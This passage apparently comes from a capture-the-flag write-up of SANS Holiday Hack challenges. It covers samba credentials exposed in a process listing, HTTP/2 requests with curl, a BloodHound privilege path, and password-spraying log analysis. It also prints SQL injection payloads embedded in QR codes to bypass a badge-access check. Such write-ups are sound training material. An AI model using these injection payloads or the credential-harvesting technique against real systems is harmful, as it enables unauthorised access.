kkkkkkkkkkk0XXXXk:,,k:,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,:K:,,l0XXXO,,,,,,,,,,,
kkkkkkkkkkkk0XXXXXOkXx,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,xX0xKXXXXk,,,,,,,,,,,,
kkkkkkkkkkkkkOKXXXXXXXkxddo;,,,,,,,,,,,,,,,,,,,,,,,,cddxkXXXXXXXkc,,,,,,,,,,,,,
kkkkkkkkkkkkkkkk00KXXXXXkl,,,,,,,,,,,,oKOc,,,,,,,,,,,:xXXXX0kdc;,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkKXXXKx:,,,,,,,,;dKXXXX0l,,,,,,,,cxXXXXk,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkk0XXXXX0xoc;,;dKXXXXXXXX0l;:cokKXXXXKo,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkk0KXXXXXXXXXXXXXXXXXXXXXXXXXXXXKkl,,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkkOO00XXXXXXXXXXXXXXXXXXXxc:;,,,,,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkkkO0XNWWNNXXXXXXXXXXNNWWN0o,,,,,,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkO0XWMMMMMMNXXXXXXXNWMMMMMMNKo,,,,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkk0XXWMMMMMMMMNXXXXXXWMMMMMMMMNX0c,,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkOKXXNMMMMMMMMMWXXXXXNMMMMMMMMMWXXXx,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkOXXXXNMMMMMMMMMMXXXXXNMMMMMMMMMWXXXXk,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkKXXXXNMMMMXl:dWWXXXXXNMXl:dWMMMWXXXXXd,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkk0XXXXXXNMMMo   KNXXXXXXNo   KMMMNXXXXXX;,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkKXXXXXXXNWMM0kKNXXXXXXXXN0kXMMWNXXXXXXXo,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkXXXXXXXXXXNNNNXXXX0xxKXXXXNNNNXXXXXXXXXx,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkXXXXXXXXXXXXXXXXX'    oXXXXXXXXXXXXXXXXd,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkk0XXXXXXXXXXXXXXXX.    cXXXXXXXXXXXXXXXXc,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkOXXXXXXXXXXXXXXXXXdllkXXXXXXXXXXXXXXXXk,,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkk0XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXkl,,,,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkk0XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXOkkl;,,,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkOXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXKkkkkkkko;,,,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkk0XXXXXXXXXXXXXXXXXXXXXXXXXXKOkkkkkkkkkkd:,,,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkkkOKXXXXXXXXXXXXXXXXXXXXXXKOkkkkkkkkkkkkkkd:,,,,,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkO0KXXXXXXXXXXXXXXK0Okkkkkkkkkkkkkkkkkkkd:,,,,,,,,
```


```
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkOOOOOOOOOOkkkkkkkkkkkkkkkkkkkkkkkkkkxc,,,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkxl,,,,
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkxl,,
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx;

Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae


Complete this challenge by uploading the elf's report.txt
file to the samba share at //localhost/report-upload/
elf@95f588344345:~$ ps -ef | more
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 20:06 pts/0    00:00:00 /bin/bash /sbin/init
root        11     1  0 20:06 pts/0    00:00:00 sudo -u manager /home/manager/samba-
wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --
do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --
suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U
report-upload
root        12     1  0 20:06 pts/0    00:00:00 sudo -E -u manager /usr/bin/python
/home/manager/report-check.py
root        16     1  0 20:06 pts/0    00:00:00 sudo -u elf /bin/bash
manager     17    12  0 20:06 pts/0    00:00:00 /usr/bin/python /home/manager/report-
check.py
manager     18    11  0 20:06 pts/0    00:00:00 /bin/bash /home/manager/samba-
wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --
do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --
suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U
report-upload
elf         19    16  0 20:06 pts/0    00:00:00 /bin/bash
manager     20    18  0 20:06 pts/0    00:00:00 sleep 60
root        24     1  0 20:06 ?        00:00:00 /usr/sbin/smbd
root        25    24  0 20:06 ?        00:00:00 /usr/sbin/smbd
root        26    24  0 20:06 ?        00:00:00 /usr/sbin/smbd
root        28    24  0 20:06 ?        00:00:00 /usr/sbin/smbd
elf         30    19  0 20:07 pts/0    00:00:00 ps -ef
elf         31    19  0 20:07 pts/0    00:00:00 more
elf@95f588344345:~$ ls
report.txt
elf@95f588344345:~$ smbclient //localhost/report-upload/ directreindeerflatterystable
-U report-upload -c "put report.txt"
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
elf@95f588344345:~$

                                .;;;;;;;;;;;;;;;'
```


```
                            ,NWOkkkkkkkkkkkkkNN;
                          ..KM; Stall Mucking ,MN..
                        OMNXNMd.             .oMWXXM0.
                       ;MO   l0NNNNNNNNNNNNNNN0o   xMc
                       :MO                         xMl             '.
                       :MO   dOOOOOOOOOOOOOOOOOd.  xMl             :l:.
 .cc:::::::::;;;;;;;;;;;,oMO  .0NNNNNNNNNNNNNNNNN0.  xMd,,,,,,,,,,,,clll:.
 'kkkkxxxxxdddddddooooooxMO   ..''''''''''.        xMkcccccccllllllllllooc.
 'kkkkxxxxxdddddddooooooxMO  .MMMMMMMMMMMMMM,       xMkcccccccllllllllllooool
 'kkkkxxxxxdddddddooooooxMO   ':::::::::::,        xMkcccccccllllllllllool,
 .ooooollllllcccccccc::dMO                          xMx;;;;;;;;;;;:llllll'
                       :MO  .ONNNNNNNNXk           xMl             :lc'
                       :MO   dOOOOOOOOOo           xMl             ;.
                       :MO   'cccccccccccccc:'     xMl
                       :MO  .WMMMMMMMMMMMMMMMW.    xMl
                       :MO    ...............      xMl
                       .NWxdddddddddddddddddddddddddNW'
                         ;cccccccccccccccccccccccccc;




You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```

The Google ventilation maze



Not realizing that the encrypted zip file might contain a map for the maze, I actually created my own map with pen and a sheet of squared paper, though I should rather have used a pencil :D





Using one square per step, the map of both levels could easily be created, by simple going back to the next crossing, whenever a dead end is hit. Once the exit has been found, we can reach the room with Alabaster, Santa and Hans.


5) AD Privilege Discovery

Difficulty: 3


Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.

Slingshot Linux image

Using the provided Bloodhound instance from the Linux image, the predefined "Shortest Paths to Domain Admins from Kerberoastable Users" revealed all potential user accounts:



From there, only the user account LDUBEJ00320@AD.KRINGLECASTLE.COM met the criteria to avoid using RDP for privilege escalation:



Terminal: CURLing Master

Investigating `/etc/nginx/nginx.conf`, we can see that it is configured to only accept HTTP/2 requests. Requesting the servers home page via `curl --http2 --http2-prior-knowledge http://localhost:8080` indicated that a POST request with the parameter "status=on" should be sent to the server. Using CURL, again, the striper was started in no time: `curl --http2 --http2-prior-knowledge --data "status=on" http://localhost:8080`

```
                    ....................................
                  ...',,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,'....
                  ....,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,'...
                   ......''''''''''''''''''''''''''',,,,,,,'...
                      ............................',,,,,,,,,...
                                                  ....,,,,,,,,'...
                                                   ..',,,,,,,'..
```

```
                                                  ...,,,,,,,,,,.
                                                  ...,,,,,,,,,,.
              ..............................................,,,,,,,'......
           .....''''''''''''''''''''''''''''''''''''''''',,,,,,,,,,'''.....
          ..............................................................
          ..............................................................
        .:lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc.
       .lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll;
      'lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll:
     .kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk:
     oOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
     OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO'
     OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO'
     dOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.
     'OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOc
      ,lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll:
       ,lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll:
        .cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll'
          'cllllllllllllllllllllllllllllllllllllllllllllllllllllll,
            .,cllllllllllllllllllllllllllllllllllllllllllll;.
                .';:cllllllllllllllllllllllllllllllllllllcc;,..



I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@82206de9d85d:~$ cat /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;
```

```
        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
                # server_name           localhost 127.0.0.1;
                root /var/www/html;

                location ~ [^/]\.php(/|$) {
                    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
                    if (!-f $document_root$fastcgi_script_name) {
                        return 404;
                    }

                    # Mitigate https://httpoxy.org/ vulnerabilities
                    fastcgi_param HTTP_PROXY "";

                    # fastcgi_pass 127.0.0.1:9000;
                    fastcgi_pass unix:/var/run/php/php-fpm.sock;
                    fastcgi_index index.php;

                    # include the fastcgi_param setting
                    include fastcgi_params;

                    # SCRIPT_FILENAME parameter is used for PHP FPM determining
                    #  the script name. If it is not set in fastcgi_params file,
                    # i.e. /etc/nginx/fastcgi_params or in the parent contexts,
                    # please comment off following line:
                    # fastcgi_param  SCRIPT_FILENAME
$document_root$fastcgi_script_name;
                }

                }

        ##
        # Logging Settings
        ##

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;

        ##
        # Gzip Settings
        ##

        gzip on;
        gzip_disable "msie6";

        # gzip_vary on;
        # gzip_proxied any;
        # gzip_comp_level 6;
        # gzip_buffers 16 8k;
        # gzip_http_version 1.1;
        # gzip_types text/plain text/css application/json application/javascript
text/xml application/xml application/xml+rss text/javascript;

        ##
        # Virtual Host Configs
        ##
```

```
        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;

}
elf@82206de9d85d:~$ curl --help | grep -i http2
     --http2         Use HTTP 2 (H)
     --http2-prior-knowledge  Use HTTP 2 without HTTP/1.1 Upgrade (H)
elf@82206de9d85d:~$ curl --http2 --http2-prior-knowledge http://localhost:8080
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
elf@82206de9d85d:~$ curl --http2 --http2-prior-knowledge --data "status=on"
http://localhost:8080
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


                                                                okkd,
                                                               OXXXXX,
                                                              oXXXXXXo
                                                             ;XXXXXXX;
                                                            ;KXXXXXXx
                                                           oXXXXXXXO
                                                        .lKXXXXXXX0.
  ''''''       .''''''       .''''''       .::::;   ':okKXXXXXXXX0Oxcooddool,
 'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXXXxxXXXXXXXXXX.
 'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXXxx0KKKKK000d;
 'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXOdkO000KKKKK0x.
 'MMMO',,,,,;WMMMMMO',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXXxxXXXXXXXXXXX:
 'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXKkkxxO00000OOx;.
 'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXKOOkd0XXXXXXXXXO.
 'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,,XMMMxcccckXXXXXXXXXX0KXKxOKKKXXXXXXk.
 .c.......'cccccc.......'cccccc.......'cccc:ccc: .c0XXXXXXXXXX0xO00000000Oc
                                                   ;xKXXXXXXX0xKXXXXXXXXK.
                                                      ..,:cclc:cccccc:'


Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.

 </body>
</html>
```

6) Badge Manipulation

Difficulty: 3

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.

Scan-o-Matic

Using Alabaster's badge, access gets rejected with the message "Authorized User Account Has Been Disabled!". The QR code on alabaster's badge decoded to a BASE64 encoded string which didn't reveal any useful information. Crafting a QR code with the content `a' or '1'='1` resulted in the same response. This indicates that the application is vulnerable to SQL injection attacks.

In a second step, a QR code with the content `a' union all select 'HomeSen', 1; -- -` was generated and submitted. This yielded the following error message:

```
EXCEPTION AT (LINE 96 "user_info = query("SELECT first_name,last_name,enabled FROM
employees WHERE authorized = 1 AND uid = '{}' LIMIT 1".format(uid))"): (1222, u'The
used SELECT statements have a different number of columns')
```

Knowing the full SQL statement that gets executed, a QR code with UNION-based SQLi payload was generated that returned an active account record: `a' union all select 'HomeSen', 'HomeSen', 1; -- -`

Terminal: Yule Log Analysis

Password spraying can easily be detected by the sheer amount of failed logins on many usernames from a single source, eventually followed by a few (or just a single) successful login. Thus, utilizing the provided `evtx_dump.py` and several GNU coreutils, one can easily find the attacker's IP address:

```
elf@9d47349d0d45:~$ python evtx_dump.py ho-ho-no.evtx | grep -A40 '4625' | grep
'IpAddress' | cut -d '>' -f 2 | cut -d '<' -f 1 | sort | uniq -c
      1 10.158.210.210
    211 172.31.254.101
```

Querying the event logs for successful logins from that IP yields only one (potentially) compromised account:

```
elf@9d47349d0d45:~$ python evtx_dump.py ho-ho-no.evtx | grep -A40 '4624' | grep -A10
-B33 '172.31.254.101' | grep 'TargetUserName'
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetUserName">minty.candycane</Data>
```

As always, a complete rundown of the command line can be found below:

```
                              .;:cccckkxdc;.
                          .o0xc;,,,,,XMMMMMkc:,.
                       lXMMMX;,,,,,,XMMMMK,,coddcclOkxoc,.
                     lk:oNMMMX;,,,,,XMMWN00o:,,,,,:MMMMMMoc;'
                   .Ol,,,,dNMMX;,,,,XNNWMMMk,,,,,,:MMMMMx,,,,:;.
                  .K;,,,,,,,xWMX;,,,Kx:kWMMMk,,,,,:MMMM0,,,,,,,:k'
                 .XkloooddolckWN:l0:,,,;kWMMO,,,,:MMMN;,,,,,cOWMMd
               ;oooc;,,,cMMMMMMxkO0,,,,,,,:OMM0,,,:MMWc,,,,lKMMMMWKo
            ;OMMWl,,,,,,cMMMMMO,,,:cc,,,,,,,:0M0,,:MMd,,,oXMMWKxc,,,c
          cOdXMMMWl,,,,,cMMMMX,,,,,,,:xxo:,,,,cK0,:MO,;xNWKxc,,,,,,,:.
        .Ol,,,oNMMWl,,,,cMMMW:,,,,,,dXMWNMWXOdc;lxcX:xOxc,,,,,,,,,,,:
       ,0;,,,,,,dNMWo,,,cMMMl,,,,;xNMMMMW0kkkkkkddxdddxxxxxxxxxxxxxxxo
      .Wl,,,,,,,,,dWMo,,cMMx,,,:OWMMW0xc,:c,,:dOkcK:kc:ok0NMMMMMMMMMMd
      KMMWXOdl;,,,,;xWd,cM0,,l0MW0dc,,,,,,lkWWk:,OW,:XO:,,,;ldOXWMMMM'
     'MMMMMMMMMN0ko:,;kdcN;o00dc,,,,,,,,,,0x;,,oMW,,;XWk;,,,,,,,:okk
     cNKKKKKKKKKKKKKKkoodxxdcccccccccccccccco,,,:WMW,,,;XMWk;,,,,,,,l
     :x,,,,,,,,,,,,cdkoOldldOKWMMMMMMMMMMMx,,,XMMW,,,,;XMMWx,,,,;c
     .K,,,,,,,,,cd0WKl,xN,oXo,,,:ok0NMMMMMMc,,OMMMW,,,,,;KMMMNd;l'
      dl,,,,cx0WMM0c,,lMN,,oMXl,,,,,,;ldOX0',dMMMMW,,,,,,;KMMMK;
       OoxKWMMMWk:,,,;NMN,,,lWMKc,,,,,,,,ldclWMMMMW,,,,,,:oOl.
        OMMMMNx;,,,,,KMMN,,,,lWMM0c,,,,,l. .,cdkO00ccc:;,.
         cWXo,,,,,,,kMMMN,,,,,cWMMM0:,c:
          .Kc,,,,,,:MMMMN,,,,,,dMMMMWk'

I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in pepperminty kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

  Submit the compromised webmail username to
  runtoanswer to complete this challenge.
elf@9d47349d0d45:~$ ls
evtx_dump.py  ho-ho-no.evtx  runtoanswer
```

```
elf@9d47349d0d45:~$ python evtx_dump.py ho-ho-no.evtx | tail -n 50
<Data Name="ElevatedToken">%%1842</Data>
</EventData>
</Event>

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider
Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:25:49.397736"></TimeCreated>
<EventRecordID>245492</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}"
RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="712"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-0-0</Data>
<Data Name="SubjectUserName">-</Data>
<Data Name="SubjectDomainName">-</Data>
<Data Name="SubjectLogonId">0x0000000000000000</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1134</Data>
<Data Name="TargetUserName">HealthMailboxbe58608</Data>
<Data Name="TargetDomainName">EM.KRINGLECON.COM</Data>
<Data Name="TargetLogonId">0x000000000179476b</Data>
<Data Name="LogonType">3</Data>
<Data Name="LogonProcessName">Kerberos</Data>
<Data Name="AuthenticationPackageName">Kerberos</Data>
<Data Name="WorkstationName">-</Data>
<Data Name="LogonGuid">{66b54d86-4302-a414-4b44-b4078e2c002e}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0000000000000000</Data>
<Data Name="ProcessName">-</Data>
<Data Name="IpAddress">-</Data>
<Data Name="IpPort">-</Data>
<Data Name="ImpersonationLevel">%%1840</Data>
<Data Name="RestrictedAdminMode">-</Data>
<Data Name="TargetOutboundUserName">-</Data>
<Data Name="TargetOutboundDomainName">-</Data>
<Data Name="VirtualAccount">%%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%%1842</Data>
</EventData>
</Event>

</Events>
elf@9d47349d0d45:~$ python evtx_dump.py ho-ho-no.evtx | grep -A40 '4625' | grep
'IpAddress' | cut -d '>' -f 2 | cut -d '<' -f 1 | sort | uniq -c
      1 10.158.210.210
    211 172.31.254.101
elf@9d47349d0d45:~$ python evtx_dump.py ho-ho-no.evtx | grep -A40 '4624' | grep -A10
-B33 '172.31.254.101'
```

--
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.702278"></TimeCreated>
<EventRecordID>240171</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}"
RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
